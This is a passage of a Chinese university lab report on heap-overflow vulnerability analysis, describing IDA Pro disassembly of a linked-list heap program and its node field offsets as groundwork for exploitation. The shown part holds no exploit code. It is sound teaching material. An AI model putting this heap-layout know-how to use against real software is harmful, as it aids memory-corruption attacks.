编号：

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 实验 | 一 | 二 | 三 | 四 | 五 | 六 | 七 | 八 | 总评 | 教师签名 |
| 成绩 |  |  |  |  |  |  |  |  |  |  |

武汉大学国家网络安全学院

课程实验(设计)报告

题 目： 作业4：堆操作漏洞分析

专业(班)： 信息安全

学 号： 2021302181156

姓 名： 赵伯俣

课程名称： 软件安全

任课教师： 赵磊

2023年 12 月 28日

**目 录**

[1实验名称 1](#_Toc32445)

[2实验目的 1](#_Toc18767)

[3 实验环境 1](#_Toc21347)

[4实验步骤及内容 1](#_Toc24187)

[4.1分析heap-overflow程序内容 1](#_Toc19756)

[4.1.1程序运行 1](#_Toc27998)

[4.1.2主函数 2](#_Toc13163)

[4.1.3 sub\_804897E 3](#_Toc27400)

[4.1.4 sub\_804882D 4](#_Toc28114)

[4.1.5 sub\_8048ABF 5](#_Toc21441)

[4.1.6 sub\_8048D09 7](#_Toc21886)

[4.1.7 sub\_8048E99 7](#_Toc31321)

[4.2分析攻击程序代码 9](#_Toc32637)

[5 实验结果 11](#_Toc32547)

[6 实验心得体会 11](#_Toc21613)

# 1实验名称

堆操作漏洞分析

# 2实验目的

Heap-overflow程序模拟堆操作，通过分析漏洞，调试exp脚本，并使得能够正确利用。

# 3 实验环境

VMware Workstation 17 Pro

Ubuntu 16.04.7 LTS

Python 2.7.12

pip 20.3.4


IDA Pro (32位)7.7.220118

# 4实验步骤及内容

## 4.1分析heap-overflow程序内容

### 4.1.1程序运行


在ubuntu16.04虚拟机中运行该文件得到的结果如下图所示




该程序是一个管理堆块的程序，能够对堆块进行创建，编辑、显示、显示整个堆块列表和删除等功能

### 4.1.2主函数

使用IDA Pro(32位)将该程序的main函数进行反汇编得到的结果如下图





主函数的大体结构为通过sub\_804874A()函数获得用户的输入，通过一个switch判断语句根据sub\_804874A函数的输出结果来选择执行不同的功能。由此可以得到各个函数的功能为:

sub\_804897E(&v0)创建；

sub\_804882D(v0)显示堆块列表;


sub\_8048ABF(v0)显示;

sub\_8048D09(v0)对于堆块进行编辑;

sub\_8048E99(&v0)删除;

### 4.1.3 sub\_804897E

将该函数反汇编得到的结果如下图所示



该函数的功能为：

（1）使用 malloc 分配 0x16C（364）字节的内存，并将返回的内存地址存储在指针 v2 中。

（2）使用 write 函数向标准输出（文件描述符 1）打印提示信息，请求用户输入标题、类型和内容。

（3）使用 read 函数从标准输入（文件描述符 0）读取这些信息。标题最多读取 0x3F（63）字节，类型最多 0x1F（31）字节，内容最多 0xFF（255）字节。这些信息被存储在由 v2 指向的内存块的不同位置。

（4）链表操作。函数似乎在操作一个双向链表。v2 指针所指向的内存块是链表的一个新节点。然后将 v2 自身的地址存储在它指向的内存的开始位置。用于标识节点自身或用于某种特殊的链表操作。

（5）接下来的代码检查 a1 指向的地址中存储的值（可能是链表的头节点指针）。如果它不是空（即链表不为空），则将新节点插入到链表的头部。如果它是空的，则新节点成为链表的第一个节点。

（6）链表插入逻辑。


如果链表不为空，新节点的 next 指针（v2[2]）指向当前的头节点，而头节点的 prev 指针（\*(\_DWORD \*)(\*(\_DWORD \*)a1 + 4)）指向新节点。然后更新头节点指针为新节点；如果链表为空，直接将头节点指针设置为新节点，并将新节点的 prev（v2[1]）和 next（v2[2]）指针设置为 0（空）。


由此可以得出各字段的偏移量关系如下表所示

|  |  |
| --- | --- |
| 起始偏移量 | 字段名称 |
| 0x00 | self\_pointer |
| 0x04 | flink |
| 0x08 | blink |
| 0x0C | title |
| 0x4C | type |
| 0x6C | content |

### 4.1.4 sub\_804882D

将该函数的内容进行反汇编得到的结果如下图所示





该函数的功能步骤为：


（1）堆栈保护和缓冲区初始化。使用 \_\_readgsdword(0x14u) 进行堆栈保护，这通常用于检测缓冲区溢出或其他安全问题。然后使用 memset 初始化一个64字节的字符数组 s，将其全部元素设为 0。


（2）检查链表是否为空。函数首先检查 a1 指针是否非空。如果为空，则表示链表没有元素，函数向标准输出打印一个消息（"\ntotal: 0\n\n"），然后返回。

（3）遍历和打印链表元素。如果 a1 非空，函数进入一个循环，遍历链表中的每个元素。v5 用作循环中的当前节点指针。同时在每次迭代中，函数计算当前节点字符串的长度（位于 a1 + 12 的位置），并使用 snprintf 将格式化的字符串（包括元素的序号和内容）打印到 s 缓冲区中。接着，使用 write 函数将缓冲区 s 中的内容写入标准输出。

（4）更新和追踪元素索引。在循环中，v6 用作元素的序号。它从 2 开始，每打印一个元素后递增。

### 4.1.5 sub\_8048ABF





（1）堆栈保护和缓冲区初始化。使用 \_\_readgsdword(0x14u) 进行堆栈保护，这是一种常用的安全措施，然后使用 memset 初始化一个64字节的字符数组 buf，将其全部元素设为 0。

